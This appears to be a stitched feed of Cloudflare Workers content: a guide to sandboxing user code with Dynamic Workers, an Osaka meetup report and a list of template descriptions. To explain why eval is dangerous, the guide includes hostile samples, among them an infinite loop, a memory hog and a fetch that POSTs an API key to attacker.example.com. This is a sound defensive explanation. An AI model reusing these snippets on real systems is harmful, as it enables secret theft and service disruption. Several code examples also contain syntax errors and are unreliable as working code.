Both you and your users need visibility into what their code is doing. Cloudflare Workers have OpenTelemetry tracing built into the runtime itself and have first-class primitives that allow you a lot of control over emitted telemetry.
While not every extension system needs users to be able to store their own data, this gives users a lot more flexibility.
Give them their very own SQLite database with Durable Object facets. Or give them their own R2 bucket.
The rise of Temporal et al has shown that a lot of problems benefit from Durable Execution. Dynamic Workflows lets users to take actions over minutes or days, with appropriate retries and backoff.
Users probably need to version and iterate on their extensions, and you can’t expect that everyone uses GitHub. Build source control into your product.
Users can use LLMs to help draft their extensions, but you can also expose LLMs through Workers AI so users can use them in their extensions (with appropriate token budgets and rate limits).
export async function analyzeArticle(env: Env, article: Article) {
  return result = await env.AI.run(
    messages: [
      {
        role: "system",
        content: "Decide whether the supplied article talks about cute kittens.",
      },
      {
        role: "user",
        content: article.text,
      },
    ],
  )
}A lot of JavaScript tooling is itself written in JavaScript, which means that building and testing extension code might not need a separate container or VM.
import { transform } from 'sucrase';

export function transpileUserCode(source: string): TranspileResult {
  try {
    const result = transform(source, {
      transforms: ['typescript'],
      disableESTransforms: true
    });
    return { type: 'success', code: result.code };
  } catch (err) {
    return { type: 'failure', error: String(err) } };
  }
}As I was writing this post I thought “What if I turned my static blog into the world’s smallest vibe-coding platform?”5
I wanted to include a guide to working with Dynamic Workers and some cool demos, but this blog post is already way too long. I split that out into a guide to Working with Dynamic Workers but still wanted to embed the final demos here.
The demo’s harness is based around the idea of a customizable scraper. Given a URL, it will fetch the contents (unless they block Cloudflare), and pass those contents and a few utilities to the user’s code. See the guide for a full explanation.
All of the examples run on Cloudflare Workers, and the source is editable. Modify any of them to run your own script, or if you want to write your own choose “Write your own” and there’s an LLM prompt to get you started.
Each example runs through the same harness, but exercises a different combination of libraries and capabilities. Choose one, pick a suggested URL, or your own, and hit Run.
One last thought.
I’ve worked at platforms for almost a decade. I don’t mean to make “turn your app into a platform” sound easy. Platforms are hard: hard to design, hard to run, hard to debug.
Exposing APIs to customers means a lot of upfront thought, and long-term support (though maybe LLMs can make this a lot easier?).
But they are also really fun, both as a user and a creator. You can be truly surprised by the creativity of your users as they do things that you never considered or would have even thought possible.
Platforms are hard, but it’s worth it.
Some things that were influential in drafting this blog post:
getting really tired of the "dammit @KentonVarda was right 6 months ago" feeling
I suspect that even in a fully LLM-accelerated world participation equality is still going to be A Thing. A small percentage will author most of the extensions in any given ecosystem, no matter how easy we make it. ↩
If you squint, vibe coding platforms are kind of a generic version of this, except instead of providing custom functionality for your organization, they provide generic data storage and hosting. I expect they will start to add this kind of customized hosted access as they start selling to Enterprise. ↩
This completely glosses over a need to sandbox UI on the client side where custom code can access potentially sensitive data. That topic deserves its own post.. Or point your robot at cloudflare-os and ask it how it’s done there. ↩
If you’re familiar with Workers, you might be thinking “this looks a lot like bindings…”. Yes! Bindings and Service Workers work on an Object Capability RPC system. You can think of exposing capabilities to users as generating bindings for your particular service. ↩
You’ll have to bring your own vibes though. I decided “expose free LLM usage to the internet” was probably not in my best financial interest. ↩
RSS reader note: This guide includes many interactive, editable demos that cannot run inside a feed reader. They have been omitted here. Open the guide on the web to run them alongside the surrounding explanations and source code.
Cloudflare recently launched Dynamic Workers as a new primitive that is a bit lighter weight than Workers for Platforms. Most of the marketing has, understandably, focused on Agents and code mode, a way of letting an LLM agent safely run arbitrary code in tiny ephemeral sandboxes that has some strong benefits over more limited MCP tool calls: reductions in context, composability, etc.
I’m a bit more interested in how they can enable web apps to become programmable by the end user. You can find my full thoughts here, but I thought a more code-level walkthrough of how you can build with them would be a useful companion piece. 1
Dynamic Workers allow you to spin up a new Cloudflare Worker with a single call. Call it once, or dozens of times. Create millions of them if you need. They are really cheap, spin up quickly, and provide a good security boundary so you can safely run arbitrary code.
In the simplest case loading a new worker and executing it looks like this:
const worker = env.LOADER.load({
  compatibilityDate: "2026-06-28",
  mainModule: "src/index.js",
  modules: {
	"src/index.js": `
	  export default add(a, b) {
	    return a + b;
	  };
	`,
  },
});

let response = worker.getEntrypoint().add(1, 2);eval#But wait, isn’t this just eval? Hasn’t eval been a thing like… forever?
Dynamic Workers sound a lot like eval but they avoid some important gotchas that you’ll run into face-first if you try to execute user-provided code.
eval("while (true) {}");The eval’d code can do basically anything, and you can’t pre-empt it from your own code. A single bad input can take down your whole server, or simply steal your CPU cycles to mine crypto.
eval(`
  const hog = [];
  while (true) {
    hog.push(new Array(1_000_000).fill("x"));
  }
`);
Again, your service is taken down by a single bad input.
function chargeUser(userId) {
  let amount = 10;
  let approved = false;

  eval(`
    amount = 0.01;
    approved = true;
  `);

  console.log(`Charging user ${userId}: $${amount}, approved=${approved}`);
  if (approved) processPayment(userId, amount);
}
eval gives access to everything in local scope. You can restrict this to the global object by running globalThis.eval(code), but that’s still a lot of access.
eval(`
  fetch("https://attacker.example.com/exfil", {
    method: "POST",
    body: JSON.stringify({ secret: apiKey })
  })
`);
If the eval’d code does have access to any sensitive data, it can easily send it anywhere.
Cloudflare Workers already have to deal with all of this (and much more) at a massive, global scale, and Dynamic Workers get the benefit of all of those years of hardening.
Let’s imagine an app that can scrape web pages on behalf of a user, but the user gets to configure what they care about. We’d like to maximize the flexibility of what the user could feasibly do, but at the same time, we need to make sure that there are reasonable limits in place. We don’t want our service used as a DoS machine.
With that in mind, we’re going to work with the following contract. The actual scraping is handled by the system, and then the user can provide a single transform function. It receives the contents scraped from a url, and can return a markdown string and / or an arbitrary JSON result.
// user provides this function
export default async function transform(env: Env, input: Input): Promise<Result> {
	// so much room for activities!
}
with these types:
export type Env = {
  // empty for now
}

export type Input = {
	url: string;
	finalUrl: string;
	status: number;
	contentType: string;
	responseHeaders: Map<string, string>;
	body: string;
	truncated: boolean;
};

export type Result = {
	json?: unknown;
	markdown?: string;
}
We’ll capture this code from the user as user.js, which we can wrap in a harness. A simplified version of a harness would import the function we expect
the user to export. We aren’t really gaining anything over running the user’s function directly yet, but it gives us a place to add our own logic.
import { WorkerEntrypoint, DurableObject } from 'cloudflare:workers';
import transform from './user.js';

export default class Harness extends WorkerEntrypoint {
	async run(env, input) {
		return transform({}, input);
	}
}
And now we can load the final worker and pass it an input!
const payload = fetchPayload(submittedUrl);

const worker = env.LOADER.load({
  compatibilityDate: "2026-06-28",
  mainModule: "index.js",
  modules: {
    "user.js": userSubmittedCode,
    "index.js": harnessCode,
  },
});

let response = worker.getEntrypoint().run(env, payload);
This is simplified for the example. A real example will need to deal with more concerns such as error handling, compiling and bundling typescript, naming the script so that repeated invocations use a cached version, permissions, limits, and more, but this is enough for us to get started.
A more complete example can be found in the repo for this blog post.
Now, let’s see what we can build with the setup we’ve created.
One useful thing to do with a web page is to pull out the Open Graph meta tags. These are html tags that are not rendered, but are frequently used to generate preview links for social media.
<meta property="og:url" content>
<meta property="og:title" content="Wikipedia, the free encyclopedia">
<meta property="og:type" content="website">
<meta property="og:description" content="Wikipedia is a free online encyclopedia, created and edited by volunteers around the world and hosted by the Wikimedia Foundation.">
<meta property="og:image" content="https://upload.wikimedia.org/wikipedia/en/thumb/8/80/Wikipedia-logo-v2.svg/250px-Wikipedia-logo-v2.svg.png">
Given our harness code, this is straightforward to write using regex. You can run this on any url you would like.
Remember, this code is running on Cloudflare’s infrastructure! Not locally in your browser. Note that some sites may block cloud browsers and will not work.
Another very common task is converting the contents of the site as markdown. We don’t have to write that ourselves. If we add a build process to bundle dependencies, we can use the defuddle library to handle this for us, and allow our user to bring in dependencies from npm.
The input does not have to be an HTML page. This example transforms a Hacker News API response into a summary of its top-scoring comments.
Because this user code is running on a Cloudflare Worker, we can modify our LOADER options and enforce fine-grained limits on CPU usage and disable network access entirely.
const worker = env.LOADER.load({
  // ...

  // disable fetch
  globalOutbound: null,
  // set a bound on CPU time
  limits: {
    cpuMs: 50,
  },
});
An infinite loop is no problem.
Trying to sneak in a fetch call? Nope, can’t do that!
A function that can only return a value can be useful sometimes, but what if we need the user to be able to take some action? or if they need some additional tools?
That’s why we have the env parameter in our example. We can decide on functionality
that the user might need and pass it in to them. If you are familiar with the way
Cloudflare Worker Bindings work, it’s very similar. Except instead of exposing a SQL or KV interface, we get to choose our own!
The easiest thing might be to pass a Cloudflare binding straight through. Let’s say we’ve used Workers for Platforms to generate a KV namespace for each user. We might pass it through like this:
export default class Harness extends WorkerEntrypoint {
	async run(env, input) {
	  const userEnv = {
			KV: getKVForUser(env.USER_ID),
		};
		return transform(userEnv, input);
	}
}
And from the user’s perspective it’s like they get a normal KV binding, because we just gave them a reference to one.
export default async function transform(env: Env, input: Input): Promise<Result> {
  // The user gets the userEnv we've passed through as an argument and can
  // invoke it like any normal KV binding
  let result = await env.KV.get(input.url);
  // ...
}
We may not want to give our user free rein over using a KV call, so we may wish to wrap it in our own logic. We can add a rate limiter, or even enforce that it can only be called a limited number of times within a single invocation. We’re building our own platform, and we can decide what limits make sense.
// This is a admittedly a little contrived
function wrapKV(kv: KVNamespace, maxOperations = 5) {
  let operations = 0;

  function consumeOperation() {
    if (operations >= maxOperations) {
      throw new Error(
        `KV operation limit exceeded (maximum ${maxOperations} per invocation)`,
      );
    }
    operations += 1;
  }

  return Object.freeze({
    async get(key: string) {
      consumeOperation();
      return kv.get(key);
    },

    async put(key: string, value: string) {
      consumeOperation();
      return kv.put(key, value);
    },

    async delete(key: string) {
      consumeOperation();
      return kv.delete(key);
    },
  });
}

export default class Harness extends WorkerEntrypoint {
	async run(env, input) {
	  const userEnv = {
			KV: wrapKV(getKVForUser(env.USER_ID)),
		};
		return transform(userEnv, input);
	}
}
Because wrapKV is called inside run, each invocation gets a fresh counter. The
user receives only the three methods we explicitly expose, and every operation shares
the same five-call budget.
If you provide an HTTP API to the user and then try to enforce constraints like this in an HTTP proxy it would be significantly harder to encode that logic in something that doesn’t share any state with the invocation.
So far we’ve passed in platform bindings, but they are just modules (or RpcTarget’s, which we can treat as module reference), we don’t have to use platform bindings, we can create our own!
The next logical feature for our little scraper is to be able to spider off to
other pages. The easiest thing to do would be to re-introduce fetch.
This… would work, but then we lose the guarantees we would like our platform
to provide. Someone could start using us to DoS, or if we ever allow sensitive
user data into this function, the user’s code could POST it wherever they liked.
One reasonable approach might be to pass env.fetch but wrap it and enforce some
logic:
function wrapFetch(originalFetch: typeof fetch, domain: string) {
  const allowedHostname = domain.toLowerCase().replace(/\.$/, "");

  return async function restrictedFetch(
    input: RequestInfo | URL,
    init?: RequestInit,
  ): Promise<Response> {
    const request = new Request(input, init);
    const url = new URL(request.url);

    if (request.method !== "GET") {
      throw new Error(`Only GET requests are allowed, got ${request.method}`);
    }

    const hostname = url.hostname.toLowerCase().replace(/\.$/, "");
    if (hostname !== allowedHostname) {
      throw new Error(
        `Requests to ${hostname} are not allowed; expected ${allowedHostname}`,
      );
    }

    return originalFetch(request);
  };
}
This is better! But the user could likely still misuse this if they’re clever.
The core idea is that we are exposing capabilities to the users code, and that comes with a whole lot of theories and precedent that I am honestly still learning and not yet qualified to teach.
However LLMs know this space pretty well! You can shift into that latent space by giving them the magic phrase: “think of this from an OCaps perspective” plus a description of the problem you’d like to solve.
If you are needing to expose functionality to a sandbox (container, vm, whatever), asking the LLM to "think through this from an OCaps perspective" generates *much* better designs that you might get generally
My LLM comes up with the following alternative design.
Instead of letting the user give us arbitrary urls, we can parse urls out of the page that they requested. For each url in the html we can provide them with a ResourceCapability.
const articleUrl = "https://example.com/article";

// Merely knowing this URL is not enough. The lookup succeeds only if the
// requested page actually contained this exact URL and the host granted it.
const article = env.resources?.get(articleUrl);
if (!article) {
  throw new Error(`The page did not grant access to ${articleUrl}`);
}

// read() takes no URL: this object is already bound to articleUrl.
const response = await article.read();
This allows the user to spider out from the requested page, but only in ways we control. We can add rate-limits, limit the number of scraped pages, or any other logic we can think of.
The full types are a bit of a doozy and may seem a bit awkward, however I promise you that LLMs find it really easy to write code against TypeScript definitions like this.
Note that this allows the user to get the raw bytes for any non-html files they might want to download. I’ll include some examples of this below.
type TransformEnv = {
  resources?: ReadonlyMap<string, ResourceCapability>;
};

type ResourceSource =
  | { kind: "html"; element: string; attribute: string }
  | { kind: "text" };

type ResourceDescriptor = {
  url: string;
  source: ResourceSource;
};

type ResourceCapability = ResourceDescriptor & {
  read(): Promise<ResourceResult>;
};

type ResourceResult = ResourceTextResult | ResourceBytesResult;

type ResourceTextResult = {
  kind: "text";
  status: number;
  contentType: string;
  body: string;
  truncated: boolean;
  resources: ReadonlyMap<string, ResourceCapability>;
};

type ResourceBytesResult = {
  kind: "bytes";
  status: number;
  contentType: string;
  bytes: Uint8Array;
  truncated: boolean;
};
One immediate example we could build would be pulling in the top N articles from an RSS feed:
If we’re going to let users run their own code, they also need to be able to debug it.
They’re going to reach for console.log almost immediately, and we should capture those
logs and feed them back. We can see our own worker logs in the Cloudflare Dashboard, but we can’t give our users access to
our data!
Workers gives us a nice way to capture this telemetry data: a tail worker. A tail worker receives events from the Worker its attached to, including its logs and uncaught exceptions. We don’t need to change the user code at all.
We can attach the tail when we create the Dynamic Worker:
const tail = ctx.exports.LogTailer({
  props: { runId },
});

const worker = env.LOADER.load({
  // compatibilityDate, mainModule, modules, limits, etc.
  // ...
  tails: [tail],
});

const result = await worker.getEntrypoint().run(input);
A minimal tail worker might look something like this:
import { WorkerEntrypoint } from "cloudflare:workers";

export class LogTailer extends WorkerEntrypoint<Env> {
  async tail(events: TraceItem[]) {
    const { runId } = this.ctx.props as { runId: string };

    for (const event of events) {
      for (const log of event.logs) {
        // Do something with the logs
        await this.env.LOGS.append(runId, {
          level: log.level,
          message: log.message.map(String).join(" "),
        });
      }

      for (const exception of event.exceptions) {
        // Do something with the exceptions
        await this.env.LOGS.append(runId, {
          level: "error",
          message: `${exception.name}: ${exception.message}`,
        });
      }
    }
  }
}
What you do with these events will depend on how you structure your app. Here LOGS
is a Durable Object for this particular run. Before we return the result to the browser
we collect all of the logs that the DO has received.
Now the user’s normal console.log calls are visible to our platform without needing
to change the code at all. Check the RSS example below and notice the nice shiny logs tab
after it returns a result.
If you’ve read much of my blog, you probably saw this coming. We gotta have tracing right?
Unfortunately Automatic Tracing does not yet support capturing spans in a tail worker, so this is a little more complicated than logging.
The key insight is that we’ve turned off all of the network connection, and control every action the user can take outside of pure computation. We can wrap each of these with our own instrumentation. Remember that spans are just ✨fancy logs✨? Check out my blog post on building your own tracing library if this doesn’t ring a bell.
This looks a bit verbose and scary, but I promise the logic is simple to follow. We’re basically running a function but tracking how long it takes, whether it threw an error, and some metadata.
async function traceIO<T>(
  tracer: Tracer,
  options: {
    name: string;
    parentSpanId?: string;
    attributes?: Record<string, unknown>;
  },
  operation: () => Promise<T>,
): Promise<T> {
  const spanId = crypto.randomUUID();
  const startedAt = performance.now();

  try {
    const result = await operation();
    tracer.add({
      spanId,
      parentSpanId: options.parentSpanId,
      name: options.name,
      start: startedAt,
      end: performance.now(),
      status: "ok",
      attributes: options.attributes,
    });
    return result;
  } catch (error) {
    tracer.add({
      spanId,
      parentSpanId: options.parentSpanId,
      name: options.name,
      start: startedAt,
      end: performance.now(),
      status: "error",
      attributes: {
        ...options.attributes,
        error: error instanceof Error ? error.message : String(error),
      },
    });
    throw error;
  }
}
Then we wrap the places where our platform does I/O. We’re manually propagating parentSpanId
here to keep the code simple (if a bit verbose). A more clever solution could use AsyncLocalStorage.
const input = await traceIO(
  tracer,
  { name: "target_fetch", parentSpanId: runSpanId, attributes: { url } },
  () => fetchTarget(url),
);

const result = await traceIO(
  tracer,
  { name: "loader", parentSpanId: runSpanId },
  () => worker.getEntrypoint().run(input),
);

const logs = await traceIO(
  tracer,
  { name: "logs_read", parentSpanId: runSpanId },
  () => getLogs(runId),
);
The result is small enough to return directly with the rest of the invocation response. Here’s the RSS example again:
Or we might want to fetch information about a GitHub repo:
wasm support#One of the benefits of working in V8 is that it supports wasm “out-of-the-box”. Indeed, once
we have built wasm bytecode, we can import it like any module and pass it to
WebAssembly.instantiate(moduleName);.
Potentially the simplest possible example is just using wasm to add two numbers together:
But wasm lets us do (almost) anything! Let’s process the images on the page using @cf-wasm/photon.
Or with the rise of LLMs there’s also been a rise of utilities to efficiently parse PDFs. liteparse is super lightweight and fits into a worker.
Let’s go from an arxiv.org title page, find the linked PDF, and extract the text.
Or capture some data about recently published papers in a particular field.
The last thing our little platform is missing is memory. Every invocation so far has started from scratch, which is a fantastic default until we want to enable the user to store some data.
As we showed before, we could pass through a platform binding (KV, D1, etc), but then we are back to deciding how much of a platform binding we really want user code to have.
Instead we’ll expose one deliberately small capability:
type TransformEnv = {
  //...
  DB?: Database;
};

type Database = {
  readonly databaseSize: number;
  exec<T>(query: string, ...bindings: unknown[]): {
    toArray(): T[];
  };
};
You might want to read the official blog post for this one.
We really are giving user their own database. They can create tables,
build indexes, and run arbitrary SQL, but only against the database attached to their
own Durable Object facet. We still wrap exec() so we can enforce limits that make sense for our
platform.
What’s a facet? Honestly it’s a little confusing! We’re running a user’s code within a Durable Object that we control.
A normal Dynamic Worker entrypoint does not have durable storage attached to it, but facets let a Durable Object that we trust mount a class exported by the Dynamic Worker as a child. Each child facet gets its own isolated SQLite database.
Inside the Dynamic Worker bundle, our harness exports a storage-enabled Durable Object class. This should look familiar, except now it’s in a class and all stateful. The interface to the user doesn’t change however, we just pass it a wrapped reference to the DO storage.
export class StorageHarness extends DurableObject {
  async run(input: Input) {
    const userEnv = {
      DB: wrapDatabase(this.ctx.storage),
    };

    return transform(userEnv, input);
  }
}
Our trusted supervisor loads that class, mounts a facet for the current script, and forwards the invocation over RPC:
export class StorageHost extends DurableObject<Env> {
  async run(scriptId: string, code: WorkerCode, input: Input) {
    const worker = this.env.LOADER.get(scriptId, () => code);

    const facet = this.ctx.facets.get(scriptId, async () => ({
      class: worker.getDurableObjectClass("StorageHarness"),
    }));

    return facet.run(input);
  }
}
The supervisor has its own database, and every facet has a separate database that the others cannot access. In this demo an anonymous ID generated by the browser chooses the supervisor, and the scriptId here changes every time you modify a script. The stores also expire after about an hour because this is a personal blog demo, and I don’t want a big surprise bill 😅.
Durable Objects have a size limit of 10GB that must be shared amongst all the facets. What if we don’t want each user to be able to store 10 whole gigabytes? We can enforce a smaller limit!
wrapDatabase() runs each query inside transactionSync(). After the query has run,
we inspect both the cursor and sql.databaseSize. Throwing rolls the whole query back:
function wrapDatabase(storage) {
  const { sql } = storage;

  return {
    get databaseSize() {
      return sql.databaseSize;
    },

    exec(query, ...bindings) {
      const sizeBefore = sql.databaseSize;

      return storage.transactionSync(() => {
        const cursor = sql.exec(query, ...bindings);
        const rows = cursor.toArray();

        // 128kb ought to be enough for anyone
        if (
          sql.databaseSize > 128 * 1024 &&
          sql.databaseSize > sizeBefore
        ) {
          throw new Error("database size quota exceeded");
        }

        return {
          rowsRead: cursor.rowsRead,
          rowsWritten: cursor.rowsWritten,
          toArray: () => rows,
        };
      });
    },
  };
}
The 128 KiB limit here is deliberately tiny. SQLite allocates space in pages, so the exact query that crosses it depends on the schema and data. Read-only queries still work, and writes that do not grow an already-oversized database remain available so user code can clean up.
From the user’s perspective none of that plumbing is visible. They can use SQLite normally:
env.DB.exec(`
  CREATE TABLE IF NOT EXISTS submissions (
    id INTEGER PRIMARY KEY AUTOINCREMENT,
    url TEXT NOT NULL
  )
`);

env.DB.exec(
  "INSERT INTO submissions (url) VALUES (?)",
  input.url,
);

return env.DB.exec(
  "SELECT url FROM submissions ORDER BY id",
).toArray();
Run the example with a few different URLs and each response will include everything you submitted before it. The state survives the Dynamic Worker invocation, but it remains scoped to this browser and this script. You can use Clear stored data to start over.
I’ve been having you run my examples, but all of the widgets allow you to edit the code and run your own logic!
The editor below has all of the capabilities we’ve built up over the course of this post: it can follow links from the page, keep data in SQLite, write logs, and show you a trace of the I/O it performs.
There is also an LLM prompt tab with the full contract and type signatures.
Describe what you want the transform to do, copy the prompt into your LLM of
choice, then paste the result back into transform.ts. Or, you know, write the
code yourself. I hear some people are into that.
Our little web scraper grew up quite quickly! We can spider across websites, process PDFs, and it even has its own (very smol) SQL database.
I don’t think every app needs its own code editor bolted on, but I think we are just scratching the surface of what web software could look like now that LLMs can knock out a feature on their own. If we craft our extension points carefully, we can let users (safely) vibe out and make your app their own. Check out my full thoughts here if you want the longer-version.
We held "Workers Tech Talks in Osaka #3" on August 7, 2026. It was the third Workers Tech Talks in Osaka, about a year and a half after the second one. About 40 people joined, and we had six great talks. And unlike the last event in Kyoto, where I was absent because of a fever, I kept my promise this time: I was there!
Cloudflare Workers Tech Talks is an event where developers who are developing using Cloudflare Workers talk about Cloudflare Workers. It has been held multiple times in Tokyo, Osaka, Kyoto, Niigata, Hokkaido, and Fukuoka, and once in Austin, Texas. The feature of this event is that the speakers are free to talk about whatever they want. I often tell the speakers, "Please don't give introductions like 'What is Cloudflare Workers?'". I ask them to talk about whatever they want to talk about.
The venue was gusuku Ashibinaa OSAKA, a community space in Umeda run by R3 Institute. Thank you for hosting us!
We gathered participants through the event page on connpass.
https://workers-tech.connpass.com/event/399304/
We had 45 registrations for 50 seats, and about 40 people joined on the event day. The Osaka community — with some attendees coming from Nara and Kobe — showed up!
Six speakers, including me, gave talks.
chimame talked about building an AI agent that plays a game together with you, using the Agents SDK. The frontend, built with Tauri and React, streams your microphone audio and the game screen over WebSocket; a Voice Agent on Workers receives them and talks back in real time. Since Agents are backed by Durable Objects, the agent keeps its state, and the conversation history can be stored in D1. The phrase "An agent must sleep" stuck with me — it sounded cool. The demo's audio didn't come out as he wanted, which he said he regretted, but the audience loved how the agent understood the gameplay and chatted about it.
The slides: https://speakerdeck.com/chimame/cloudflare-is-agents
rdlabo shared his experience migrating a production service from AWS to Cloudflare Workers. The migration cut costs by 30–50%, but he also talked honestly about the lessons of usage-based pricing — like an unexpected bill from caching everything in KV, which made him rethink what is actually worth caching. What resonated with me most: with Cloudflare, you don't have to reserve computing resources for success before you succeed.
The slides: https://docs.google.com/presentation/d/1MVF6nWVXKlFVjLMnUoCtjkQ8pJBh4knmBcv5kFJn_eY/edit?usp=sharing
Kanon introduced a super minimal schema-driven development style combining HonoX, Valibot, and Formisch, a form library by the Valibot author. He wrote a new Formisch adapter for HonoX so that both the client side and the server side can share one Valibot schema. He recently became a maintainer of Valibot — it's great to see the community members maintaining libraries used worldwide.
The slides: https://slide.inorinrinrin.com/entry/2026/08/04/235853
I talked about cf-demos.yusuke.run, a site where you can run minimal code for various Cloudflare products right on the web page. It uses Dynamic Workers to execute code given as strings, with custom bindings to isolate the environment.
The slides: https://slides.yusu.ke/cf-demos
okady talked about generating invoice PDFs for kintone with a headless browser. After struggling with chromedp — especially the recurring browser-version-mismatch failures — he moved to Cloudflare's Browser Run. It renders HTML/CSS to PDF, and it's really cheap. He uses other Cloudflare products as well, so I'd love to hear those stories at a future event.
The slides: https://www.slideshare.net/slideshow/cloudflare-browser-run/289077401
Hidetaka Okamoto wrapped up the talks with his experience developing and operating multiple remote MCP servers on Workers. It was interesting that he built MCP servers for things like managing WordPress articles and querying Google Search Console. He also covered how he keeps up with the evolving MCP specification, and how he uses Workers Analytics Engine to measure which MCP tools are actually used and how effective they are.
The slides: https://www.docswell.com/s/hideokamoto/ZR8W22-2026-08-07-193326
I asked the attendees to post on X with the hashtag #workers_tech. You can see their feedback here:
https://x.com/search?q=%23workers_tech
leaysgur also wrote notes about the event.
Osaka is where the first Workers Tech Talks outside of Tokyo happened, and the community here keeps getting better. The talks covered AI agents, cloud migration, schema-driven development, dynamic code execution, browser automation, and MCP — all deeply technical. Thank you to all the speakers and attendees, and to R3 Institute for the wonderful venue!
Here's the group photo!
Call +1 (607) 365-4321 (a US phone number) and tell it about a public GitHub repo -- a name, an owner/repo, or a full URL. It'll dig in and have a real, spoken conversation with you about what it is and how it works. Not sure what to ask about? Just stay quiet after the greeting and it'll default to talking about cloudflare/computer.
Built with Workers and Durable Objects.
SlopDoctor is an educational Flue v2 and Cloudflare application that gives a public webpage an editorial second opinion. It captures the rendered page, delegates independent reviews of its writing, visual system, and significant images, then returns evidence-backed findings and copyable treatment prompts.
Built with Workers, Durable Objects, Workers AI, Browser Run, and Agents.
A unified inbox for product email addresses, built with React, TanStack Router, Kumo, Hono, Cloudflare Agents, D1, R2, Workers AI, and Email Service.
Built with Workers, D1, R2, Durable Objects, Queues, Workers AI, Email Workers, and Agents.
This example receives verified Greenhouse webhook ingress at /channels/greenhouse/webhook, dispatches each application to a durable Flue agent, and gives that agent narrow evidence tools for resume contacts, employment dates, GitHub metadata, and optional UserCheck email reputation.
Built with Workers, Workers AI, and Agents.
A Flue agent that reads East Austin Jiujitsu Parlor's weekly adult Grappling schedule from Gymdesk's public widget endpoint.
Built with Workers and Workers AI.
A Flue agent that investigates suspicious Cloudflare Access logins. Tag it in Slack, and it pulls the user's Access logs, enriches every source IP with Cloudflare threat intelligence, scores the risk against a rubric, and posts a structured report back to the thread.
Built with Workers, Workers AI, and Agents.
An open-source Airtable style base builder, built end-to-end on Cloudflare.
Built with Workers, D1, R2, Durable Objects, and Workers AI.
A short, single-page meditation on balanced token/compute use in agentic coding, written in the style of the Tao Te Ching (by way of Rick Rubin and Anthropic's The Way of Code). Six sections, each a short verse followed by a grounded paragraph of prose, framed by an opening and closing verse.
Built with Workers.
Workshop demo: Build, Ship, and Govern an AI Agent on Cloudflare.
Built with Workers, D1, Durable Objects, Workers AI, Voice, and Agents.
A small personal portfolio built with Astro, Tailwind CSS 4, and Motion. Your stuff lives in little folders — travel photos, projects, writing — that open up into full collections.
Built with Workers.
A Zero Trust security-investigation agent for Cloudflare One. Mention it in Slack — @zt-investigator investigate alice@corp.com — and it pulls the user's Access, Gateway DNS/HTTP, and device signals, enriches any indicators with Cloudflare threat intelligence, scores the risk, and posts a CISO-ready triage report back to the thread.
Built with Workers, Workers AI, and Agents.
This template provides a minimal setup to get React working in Vite with HMR and some Oxlint rules.
Built with Workers.
Built with Workers, D1, and KV.
A general-purpose starting point for building sites with EmDash on Cloudflare Workers. Includes posts, pages, categories, and tags with minimal styling -- designed as a base you can build on rather than a finished theme.
Built with Workers, D1, and R2.
A Worker-native experiment using Pi's portable agent loop, Cloudflare Durable Objects, AI Gateway, and a SQLite-backed workspace.
Built with Workers, Durable Objects, and Agents.
Test repository for CFArgus, a security review agent that reviews pull requests against the codex in .security-codex/.
Built with Workers and D1.
A React + Vite frontend and Cloudflare Worker that stream raw JPEG/PNG uploads through FFmpeg in a Cloudflare Container and return WebP output.
Built with Workers, Durable Objects, and Containers.
A minimal, AI-agent-friendly starter for building full-stack apps on Cloudflare Workers with TanStack Start.
Built with Workers.
Built with Workers, D1, and Email Workers.
A minimal, AI-agent-friendly starter for building full-stack apps on Cloudflare Workers with TanStack Start.
Built with Workers, D1, and R2.
A free, self-paced course for learning Pi, the minimal agent harness.
Built with Workers, KV, and R2.